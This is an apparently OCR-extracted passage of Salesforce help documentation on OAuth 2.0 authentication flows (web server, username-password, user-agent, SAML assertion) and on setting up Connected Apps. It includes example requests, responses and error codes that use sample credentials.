  Any login error not listed receives a generic authentication failure with text describing the error. For example, `LOGIN_ERROR_INVALID_PASSWORD` would have the following error response:

  ```
  {"error":"authentication_failure","error_description":"invalid password"}
  ```

The following is an example of an error response:

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

Authenticating Remote Access Application OAuth


OAuth 2.0 Web Server Authentication Flow

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

The Web server authentication flow is used by applications that are hosted on a secure server. A critical aspect of the Web server flow is that the server must be able to protect the consumer secret.

The following diagram displays the authentication flow steps for Web server clients. The individual step descriptions follow.



1. The Web server redirects the user to Salesforce to authenticate and authorize the server to access data on their behalf.
2. After the user approves access, the Web server receives a callback with an authorization code.
3. After obtaining the authorization code, the Web server passes back the authorization code to obtain a token response.

4. After validating the authorization code, Salesforce passes back a token response. If there was no error, the token response includes an access code and additional information.
5. After the token is granted, the Web server accesses their data.

After a Web server has an access token, they can use the access token to access Salesforce data on the end user's behalf and use a refresh token to get a new access token if it becomes invalid for any reason.

Redirect User to Obtain Access Authorization

To obtain authorization from the user to access Salesforce data on his or her behalf, the client redirects the user's browser to the authorization endpoint with the following parameters:

- `response_type`—Value must be `code` for this flow.
- `client_id`—Consumer key from the remote access application definition.
- `scope`—The `scope` parameter enables you to fine-tune what the client application can access in a Salesforce organization. See Scope Parameter Values on page 3675 for valid parameters.
- `redirect_uri`—URI to redirect the user to after approval. This must match the value in the `Callback URL` field in the remote access application definition exactly, or approval fails. This value must be URL encoded.
- `state`—Any state the consumer wants reflected back to it after approval, during the callback. This parameter is optional. This value must be URL encoded.
- `immediate`—Determines whether the user should be prompted for login and approval. This parameter is optional. The value must be `true` or `false` if specified. Default value is `false`. Note the following:
  - ◊ If set to `true`, and if the user is currently logged in and has previously approved the `client_id`, Salesforce skips the approval step.
  - ◊ If set to `true` and the user is not logged in or has not previously approved the client, Salesforce immediately terminates with the `immediate_unsuccessful` error code.

  Note: This option is not available for Communities.

- `display`—Changes the login and authorization pages' display type. This parameter is optional. The only values Salesforce supports are:
  - ◊ `page`—Full-page authorization screen. This is the default value if none is specified.
  - ◊ `popup`—Compact dialog optimized for modern web browser popup windows.
  - ◊ `touch`—mobile-optimized dialog designed for modern smartphones such as Android and iPhone.
  - ◊ `mobile`—mobile optimized dialog designed for less capable smartphones such as BlackBerry OS 5.
- `prompt`—Specifies how the authorization server prompts the user for reauthentication and reapproval. This parameter is optional. The only values Salesforce supports are:
  - ◊ `login`—The authorization server *must* prompt the user for reauthentication, forcing the user to log in again.
  - ◊ `consent`—The authorization server *must* prompt the user for reapproval before returning information to the client.

  It is valid to pass both values, separated by a space, to require the user to both log in and reauthorize. For example:

```
?prompt=login%20consent
```

In order to initiate the flow, the Web server generally forms a link, or sends an HTTP redirect to the browser. The following is an example of a request to an authorization endpoint from a Web server client:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=
3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA
9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

If the user is logged in, Salesforce redirects them to the approval page. If the user is not logged in, they are asked to log in, then redirected to the approval page where they grant access to the application. If the user has already approved access once, they don't have to approve access again.

Web Server Received Callback

Once the user approves the access, they are redirected to the URI specified in `redirect_uri` with the following values in the query string:

- `code`—Authorization code the consumer must use to obtain the access and refresh tokens
- `state`—State that was passed into the approval step. This isn't included if the `state` parameter wasn't included in the original query string.

If the user has already approved the access once, they do not have to approve access again.

The following is an example of the request received by the `redirect_uri`:

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

If the user denies the application, they are redirected to the `redirect_uri` with the following values in the query string:

- `error`—Value is `access_denied`.
- `state`—State that was passed into the approval step. This isn't included if the `state` parameter wasn't included in the original query string.

For example:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

If an error occurs during this step, the response contains an error message containing these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - ◊ `unsupported_response_type`—response type not supported
  - ◊ `invalid_client_id`—client identifier invalid
  - ◊ `invalid_request`—HTTPS required
  - ◊ `invalid_request`—must use HTTP GET
  - ◊ `access_denied`—end-user denied authorization
  - ◊ `redirect_uri_missing`—redirect_uri not provided
  - ◊ `redirect_uri_mismatch`—redirect_uri mismatch with remote access application definition
  - ◊ `immediate_unsuccessful`—immediate unsuccessful
  - ◊ `invalid_scope`—requested scope is invalid, unknown, or malformed
- `state`—State that was passed into the approval step. This isn't included if the `state` parameter wasn't included in the original query string.

Web Server Exchanges Verification Code for Access Token

After obtaining the authorization code, the Web server exchanges the authorization code for an access token.

The consumer should make a POST directly to the token endpoint, with the following parameters:

- `grant_type`—Value must be `authorization_code` for this flow.
- `client_id`—Consumer key from the remote access application definition.
- `client_secret`—Consumer secret from the remote access application definition.
- `redirect_uri`—URI to redirect the user to after approval. This must match the value in the `Callback URL` field in the remote access application definition exactly, and is the same value sent by the initial redirect. See Redirect User to Obtain Access Authorization on page 3700.
- `code`—Authorization code obtained from the callback after approval.
- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
  - ◊ `urlencoded`
  - ◊ `json`
  - ◊ `xml`

The following is an example of the POST body sent out-of-band:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG9lKcPoNI

cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Note the following:

- Wildcard accept headers are allowed. `*/*` is accepted and returns JSON.
- A list of values is also accepted and is checked left-to-right. For example: `application/xml,application/json,application/html,*/*` returns XML.
- The `format` parameter takes precedence over the accept request header.

Salesforce Responds with an Access Token Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the Web services API.
- `refresh_token`—Token that can be used in the future to obtain new access tokens (sessions). **This value is a secret. You should treat it like the user's password and use appropriate measures to protect it.**
- `instance_url`—URL indicating the instance of the user's organization. In this example, the instance is `na1`: `https://na1.salesforce.com`.
- `id`—Identity URL that can be used to both identify the user as well as query for more information about the user. See Using Identity URLs on page 3678.

- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This can be used to verify the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

The following is an example response from Salesforce:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448101416","refresh_token":"5Aep8614iLM.Dq661ePDmPEgaAW9
Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDpNtWEofWM39yg==","instance_url":
"https://na1.salesforce.com","signature":"CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk
4J2urAe+fVg=","access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0R
NBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4"}
```

If an error occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - ◊ `unsupported_response_type`—response type not supported
  - ◊ `invalid_client_id`—client identifier invalid
  - ◊ `invalid_request`—HTTPS required
  - ◊ `invalid_request`—must use HTTP POST
  - ◊ `invalid_client_credentials`—client secret invalid
  - ◊ `invalid_grant`—invalid authorization code
  - ◊ `invalid_grant`—IP restricted or invalid login hours
  - ◊ `redirect_uri_mismatch`—redirect_uri not provided
  - ◊ `redirect_uri_mismatch`—redirect_uri mismatch with remote access application definition
  - ◊ `inactive_user`—user has been set to inactive by the administrator
  - ◊ `inactive_org`—organization is locked, closed, or suspended
  - ◊ `rate_limit_exceeded`—number of login attempts has been exceeded

  Any login error not listed receives a generic authentication failure with text describing the error. For example, `LOGIN_ERROR_INVALID_PASSWORD` would have the following error response:

  ```
  {"error":"authentication_failure","error_description":"invalid password"}
  ```

See Also:

Authenticating Remote Access Application OAuth

OAuth 2.0 Username-Password Flow

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

The username-password authentication flow can be used to authenticate when the consumer already has the user's credentials.

Warning: This OAuth authentication flow involves passing the user's credentials back and forth. Use this authentication flow only when necessary. No refresh token will be issued.

The following are the steps for the username-password authentication flow. More detail about each step follows:

1. The consumer uses the end-user's username and password to request an access token (session ID.)
2. After the request is verified, Salesforce sends a response to the client.

After a consumer has an access token, they can use the access token to access Salesforce data on the end-user's behalf.

Request an Access Token

The consumer can use the end-user's username and password to request an access token, which can be used as a session ID.

The consumer should make an out-of-band POST request to the token endpoint, with the following parameters:

- `grant_type`—Value must be `password` for this flow.
- `client_id`—Consumer key from the remote access application definition.
- `client_secret`—Consumer secret from the remote access application definition.
- `username`—End-user username.
- `password`—End-user password

  Note: When using the username-password flow with the API, be sure to create a field in the username and password login screen where users can input their security token. The security token is an automatically generated key that must be added to the end of the password in order to log in to Salesforce from an untrusted network. You must concatenate their password and token when passing the request for authentication.

- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
  - `urlencoded`
  - `json`
  - `xml`

The following is an example of the body of the out-of-band POST:

```
grant_type=basic-credentials&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

Send Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the Web services API.
- `instance_url`—URL indicating the instance of the user's organization. In this example, the instance is `na1`: `https://na1.salesforce.com`.
- `id`—Identity URL that can be used to both identify the user as well as query for more information about the user. See Using Identity URLs on page 3678.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This can be used to verify the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

Note: No refresh token is sent with this response.

The following is an example response:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448832702","instance_url":"https://na1.salesforce.com",
"signature":"0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=","access_token":
"00Dx0000000BV7z!AR8AQAxo9UfVkh8AlV0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs"}
```

If a problem occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - ◊ `unsupported_response_type`—response type not supported
  - ◊ `invalid_client_id`—client identifier invalid
  - ◊ `invalid_request`—HTTPS required
  - ◊ `invalid_request`—must use HTTP POST
  - ◊ `invalid_client_credentials`—client secret invalid
  - ◊ `invalid_grant`—invalid user credentials
  - ◊ `invalid_grant`—IP restricted or invalid login hours
  - ◊ `inactive_user`—user is inactive
  - ◊ `inactive_org`—organization is locked, closed, or suspended
  - ◊ `rate_limit_exceeded`—number of logins exceeded
  - ◊ `invalid_scope`—requested scope is invalid, unknown, or malformed

  Any login error not listed receives a generic authentication failure with text describing the error. For example, `LOGIN_ERROR_INVALID_PASSWORD` would have the following error response:

  ```
  {"error":"authentication_failure","error_description":"invalid password"}
  ```

The following is an example of a returned error:

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

Authenticating Remote Access Application OAuth

OAuth 2.0 User-Agent Flow

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	“Manage Remote Access”

The user-agent authentication flow is used by client applications (consumers) residing in the user's device. This could be implemented in a browser using a scripting language such as JavaScript, or from a mobile device or a desktop application. These consumers cannot keep the client secret confidential. The authentication of the consumer is based on the user-agent's same-origin policy.


Unlike the other authentication flows, the client application receives the access token in the form of an HTTP redirection. The client application requests the authorization server to redirect the user-agent to another web server or local resource accessible to the user-agent, which is capable of extracting the access token from the response and passing it to the client application. Note that the token response is provided as a hash (#) fragment on the URL. This is for security, and prevents the token from being passed to the server, as well as to other servers in referral headers.

This user-agent authentication flow doesn't utilize the client secret since the client executables reside on the end-user's computer or device, which makes the client secret accessible and exploitable.

Warning: Because the access token is encoded into the redirection URI, it might be exposed to the end-user and other applications residing on the computer or device.

If you are authenticating using JavaScript, call `window.location.replace();` to remove the callback from the browser’s history.

The following diagram displays the authentication flow steps for Web server clients. The individual step descriptions follow.



1. The client application directs the user to Salesforce to authenticate and authorize the application.
2. The user must always approve access for this authentication flow. After approving access, the application receives the callback from Salesforce.

After a consumer has an access token, they can use the access token to access Salesforce data on the end user's behalf and a refresh token to get a new access token if it becomes invalid for any reason.

The user-agent flow does not support out-of-band posts.

Direct User to Salesforce to Obtain Access Token

To obtain authorization from the user to access Salesforce data on his or her behalf, the client directs the user to the authorization endpoint with the following parameters:

- `response_type`—Value must be `token` for this flow.
- `client_id`—Consumer key from the remote access application definition.
- `redirect_uri`—URI to redirect the user to after approval. This must match the value in the `Callback URL` field in the remote access application definition exactly. This value must be URL encoded.
- `state`—Any state the consumer wants reflected back to it after approval, during the callback. This parameter is optional.
- `scope`—The `scope` parameter enables you to fine-tune what the client application can access in a Salesforce organization. See Scope Parameter Values on page 3675 for valid parameters.
- `display`—Changes the login page's display type. This parameter is optional. The only values Salesforce supports are:
  - ◊ `page`—Full-page authorization screen. This is the default value if none is specified.
  - ◊ `popup`—Compact dialog optimized for modern web browser popup windows.
  - ◊ `touch`—mobile-optimized dialog designed for modern smartphones, such as Android and iPhone.
- `prompt`—Specifies how the authorization server prompts the user for reauthentication and reapproval. This parameter is optional. The only values Salesforce supports are:
  - ◊ `login`—The authorization server *must* prompt the user for reauthentication, forcing the user to log in again.

◊ `consent`—The authorization server *must* prompt the user for reapproval before returning information to the client.

It is valid to pass both values, separated by a space, to require the user to both log in and reauthorize. For example:

```
?prompt=login%20consent
```

The following is an example URL where the user is directed to:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

User Approves Access and Client Receives Callback from Salesforce

The user is asked to log in to Salesforce if they are not already logged in. Then Salesforce displays an approval page, asking the user to approve the application access. If the user approves the access, they are redirected to the URI specified in `redirect_uri` with the following values after the hash sign (#). This is not a query string.

- `access_token`—Salesforce session ID that can be used with the Web services API.
- `refresh_token`—Token that can be used in the future to obtain new access tokens (sessions). **This value is a secret. You should treat it like the user's password and use appropriate measures to protect it.**

  Note: The refresh token for the user-agent flow is only issued under one of the following circumstances:

  ◊ The redirect URL uses a custom protocol.

  ◊ The redirect URL is exactly `https://login.salesforce.com/services/oauth2/success`, or on Sandbox, `https://test.salesforce.com/services/oauth2/success`.

- `instance_url`—URL indicating the instance of the user's organization. In this example, the instance is `na1`: `https://na1.salesforce.com`.
- `id`—Identity URL that can be used to both identify the user as well as query for more information about the user. See Using Identity URLs on page 3678.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This can be used to verify the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

The following is an example of the callback from the server. Note the response is behind a hash, rather than as HTTP query parameters:

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21AR8
AQBM8J_xr9kLqmZIRyQxZgLcM4HVi41aGtW0qW3JCzf5xdTGGGSoVim8FfJkZEqxbjaFbberKGk
8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKkDpB4xR
eb54_pZfVti1dPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&expires_in=7200&state=mystate
```

If the user denies access or an error occurs during this step, they are redirected to the `redirect_uri` with an error code and the description of the error in the URI, after the hash tag (#). This is not a query string.

- `error`—Error code
- `error_description`—Description of the error with additional information.

  ◊ `unsupported_response_type`—response type not supported

  ◊ `invalid_client_id`—client identifier invalid

  ◊ `invalid_request`—HTTPS required

- ◊ `invalid_request`—must use HTTP GET
- ◊ `invalid_request`—out-of-band not supported
- ◊ `access_denied`—end-user denied authorization
- ◊ `redirect_uri_missing`—redirect_uri not provided
- ◊ `redirect_uri_mismatch`—redirect_uri mismatch with remote access object
- ◊ `immediate_unsuccessful`—immediate unsuccessful
- ◊ `invalid_grant`—invalid user credentials
- ◊ `invalid_grant`—IP restricted or invalid login hours
- ◊ `inactive_user`—user is inactive
- ◊ `inactive_org`—organization is locked, closed, or suspended
- ◊ `rate_limit_exceeded`—number of logins exceeded
- ◊ `invalid_scope`—requested scope is invalid, unknown, or malformed

Any login error not listed receives a generic authentication failure with text describing the error. For example, `LOGIN_ERROR_INVALID_PASSWORD` would have the following error response:

```
{"error":"authentication_failure","error_description":"invalid password"}
```

- `state`—State that was passed into the approval step. This isn't included if the `state` parameter wasn't included in the original query string.

The following is an example error redirect URI:

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

Authenticating Remote Access Application OAuth

SAML Assertion Flow

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

The SAML assertion flow is an alternative for organizations that are currently using SAML to access Salesforce, and want to access the Web services API the same way. The SAML assertion flow can only be used inside a single organization. You do not have to create a remote access application to use this assertion flow. Clients can use this to federate with the API using a SAML assertion, in much the same way as they would federate with Salesforce for Web single sign-on. See About Single Sign-On on page 587.

The following are the general steps for using this flow. Many of the steps are described in more detail below.

1. Configure SAML on page 3710 for your organization. You must use SAML version 2.0.

2. Exchange a SAML assertion for an access token.
3. Salesforce sends the response.
4. Use a JSON parser to process the response and extract the `access_token`.

Configuring SAML for OAuth

To configure your organization to use SAML, follow the instructions in the Configuring SAML Settings for Single Sign-On topic. Once you have configured SAML, you can use the exact same configuration for both Web and API federation.

Note: `SAML Identity Type` cannot be `Assertion contains the User ID from the User object`.

Two URLs are provided after you configure SAML for your organization:

- `Salesforce.com Login URL`—Use this URL when doing Web single sign-on.
- `OAuth 2.0 Token Endpoint`—Use this URL when exchanging a SAML assertion for an access token to be used with the API.

When generating SAML assertions to be used with the token endpoint, the recipient URL in the assertion may be the value from either the `OAuth 2.0 Token Endpoint` or the `Salesforce.com Login URL`.

Exchange a SAML Assertion for an Access Token

In order to exchange a SAML assertion for an access token, your client must obtain or generate a valid SAML response and POST this to the token endpoint. The method of obtaining this response is up to the client to determine. Once the client has a valid response, it sends the following parameters:

- `grant_type`—Value must be `assertion` for this flow.
- `assertion`—A Base-64 encoded SAML response that would normally be used for Web single sign-on
- `assertion_type`—Must be `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser`
- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
  - ◊ `urlencoded`
  - ◊ `json`
  - ◊ `xml`

The following is the body of an example of an out-of-band POST made to the `https://login.salesforce.com/services/oauth2/token`:

```
grant_type=assertion&assertion_type=
urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&
assertion=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbW. . .
```

Salesforce Server Sends a Response

After the SAML response is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the Web services API.
- `id`—Identity URL that can be used to both identify the user as well as query for more information about the user. See Using Identity URLs on page 3678.

The following is an example response from Salesforce:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://na1.salesforce.com","access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd"}
```

If an error occurs during this step, the response contains an error message with these parts:

- error—Error code
- error_description—Description of the error with additional information.
  - ◊ unsupported_response_type—response type not supported
  - ◊ invalid_request—HTTPS required
  - ◊ invalid_request—must use HTTP POST
  - ◊ invalid_assertion_type—specified assertion type is not supported
  - ◊ invalid_grant—invalid authorization code
  - ◊ invalid_grant—IP restricted or invalid login hours
  - ◊ inactive_user—user is inactive
  - ◊ inactive_org—organization is locked, closed, or suspended
  - ◊ rate_limit_exceeded—number of logins exceeded

  Any login error not listed receives a generic authentication failure with text describing the error. For example, LOGIN_ERROR_INVALID_PASSWORD would have the following error response:

  ```
  {"error":"authentication_failure","error_description":"invalid password"}
  ```

- error_uri—A link to the SAML Assertion Validator, which contains more information about the failure. This is only returned when Salesforce is able to parse the assertion.

The following is an example error:

```
{"error_uri":"https://na1.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant","error_description":"invalid assertion"}
```

Authenticating Remote Access Application OAuth

GRANT OR DENY ACCESS REQUEST

Remote Access Application Request

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

The external application you are using is requesting access to your Salesforce data. The external application has already been integrated into Salesforce by your administrator.

To grant this application access to your Salesforce data, click **Accept**.

If the description of the application does not match the application you are currently using or for any other reason you do not want to grant access to your data, click **Deny**.

If the currently logged in user is not you, click **Not you?** to log out the current user and log in as yourself.

You can only grant access to an external application a specific number of times. Generally, you grant access for every device you use, such as a laptop and a desktop computer. The default is five per application. If you've reached the limit for your organization, granting access to this application automatically revokes access to the token or tokens for this application that haven't been used for the longest period of time. The remote access application token or tokens that will be revoked display on the page.

After you have granted access to a remote access application, you can revoke it later by going to your personal information, then in the Remote Access related section, clicking **Revoke**.

Remote Access Application Request

Remote Access Applications and OAuth Terminology

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

Access Token

A value used by the consumer to gain access to protected resources on behalf of the user, instead of using the user's Salesforce credentials.

For OAuth 1.0.A, the access token must be exchanged for a session ID.

For OAuth 2.0, the access token is a session ID, and can be used directly.

Authorization Code

Only used in OAuth 2.0 with the Web server flow. A short-lived token that represents the access granted by the end user. The authorization code is used to obtain an access token and a refresh token. For OAuth 1.0.A, see RequestToken.

Callback URL

A URL associated with your client application. In some contexts this must be a real URL that the client's Web browser is redirected to. In others, the URL isn't actually used; however, between your client application and the server (the remote access application definition) the value must be same. For example, you may want to use a value that identifies the application, such as `http://MyCompany.Myapp`.

Consumer

A Web site or application that uses OAuth to authenticate both the Salesforce user as well as the application on the user's behalf.

Consumer Key

A value used by the consumer to identify itself to Salesforce. Referred to as `client_id` in OAuth 2.0.

Consumer Secret

A secret used by the consumer to establish ownership of the consumer key. Referred to as `client_secret` in OAuth 2.0.

Nonce

A number, often a random number, used during authentication to ensure that requests cannot be reused.

Refresh Token

Only used in OAuth 2.0. A token used by the consumer to obtain a new access token, without having the end user approve the access again.

Request Token

A value used by the consumer to obtain authorization from the user, and exchanged for an access token. Request tokens are only used in OAuth 1.0.A. For OAuth 2.0, see Authorization Code.

Service Provider

A Web application that allows access using OAuth. This is your Salesforce instance after remote access has been enabled.

Token Secret

A secret used by the consumer to establish ownership of a given token, both for request tokens and access tokens.

User

An individual who has a Salesforce login.

Authenticating Remote Access Application OAuth

CONNECTED APPS

Connected Apps Overview

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions Connected Apps can be installed in: **All** Editions

User Permissions Needed	
To manage apps:	"Customize Application"
To view apps:	"View Setup and Configuration"

A Connected App is an application that integrates with salesforce.com using APIs. Connected Apps use standard SAML and OAuth protocols to authenticate, provide Single Sign-On, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, Connected Apps allow administrators to set various security policies and have explicit control over who may use the applications.

Connected Apps begin with a developer defining OAuth metadata about the application, including:

- Basic descriptive and contact information for the Connected App
- The OAuth scopes and callback URL for the Connected App
- Optional IP ranges where the Connected App might be running
- Optional information about mobile policies the Connected App can enforce

In return, the developer is provided an OAuth client Id and client secret for the Connected App. The developer can then package the app and provide it to a Salesforce administrator.

There are two deployment modes:

- The app is created and used in the same organization. This is a typical use case for IT departments, for example.

- The app is created in one organization and installed on other organizations. This is how an entity with multiple organizations or an ISV would use Connected Apps.

The administrator can install the Connected App into their organization and use profiles, permission sets, and IP range restrictions to control which users can access the application. Management is done from a detail page for the Connected App. The administrator can also uninstall the Connected App and install a newer version. When the app is updated, the developer can notify administrators that there is a new version available for the app.

See Also:

Creating a Connected App
Editing, Packaging, or Deleting a Connected App

Creating a Connected App

Follow these steps to create a Connected App:

1. From Setup, click **Create** > **Apps**.
2. In the Connected Apps section, click **New**.

The information required to create a connected app is divided into these parts:

- Basic Information describes your application, its appearance in the list of available applications, and how someone can contact you about the application.
- OAuth Settings specifies how your application communicates with Salesforce.
- SAML Service Provider Settings are used when your connected app uses single sign-on.
- Mobile Integration specifies PIN length and session timeout values available for mobile applications.
- IP ranges work with OAuth, not SAML, and allow a developer to register the IP ranges their application uses to make requests from Salesforce. You set these after creating the app.
- Supported App Types contains information that's specific to particular types of applications. If your organization allows connected apps of certain types, this section appears. The settings available vary depending upon the application type.

When you've finished entering the information, click **Save** to save your new app. You can now publish your app, make further edits, or delete it. If you're using OAuth, saving your app gives you two new values the app uses to communicate with Salesforce:

- **Consumer Key**—A value used by the consumer to identify itself to Salesforce. Referred to as `client_id` in OAuth 2.0.
- **Consumer Secret**—A secret used by the consumer to establish ownership of the consumer key. Referred to as `client_secret` in OAuth 2.0.

Connected App Basic Information

Specify basic information about your app in this section, including the app name, logo, and contact information.

1. In **Connected App Name**, enter the name for your application. This name displays in the list of Connected Apps.

   Note: The name must be completely unique in your organization. You can't reuse an existing name or the name of a deleted connected app.

2. The **API Name** is used when referring to the connected app from a program. It defaults to a version of the name without spaces. Only letters, numbers, and underscores are allowed, so you'll need to edit the default name if the original app name contained any other characters.

3. In **Description**, enter an optional description for your application. This also displays in the list of Connected Apps.
4. Optionally enter the **Logo Image URL** for your application logo. The logo appears with the application's entry in the list of apps and on the consent page the user sees when authenticating. The URL must use HTTPS, and the logo can't be larger than 125 pixels high or 200 pixels wide. The default logo is a cloud.
5. The **Icon URL** appears on the OAuth approval page that the user sees when they first use the connected app. The logo should be 16 pixels high and wide, on a white background.
6. You can optionally enter an **Info URL** if you have a Web page for more information about your application.
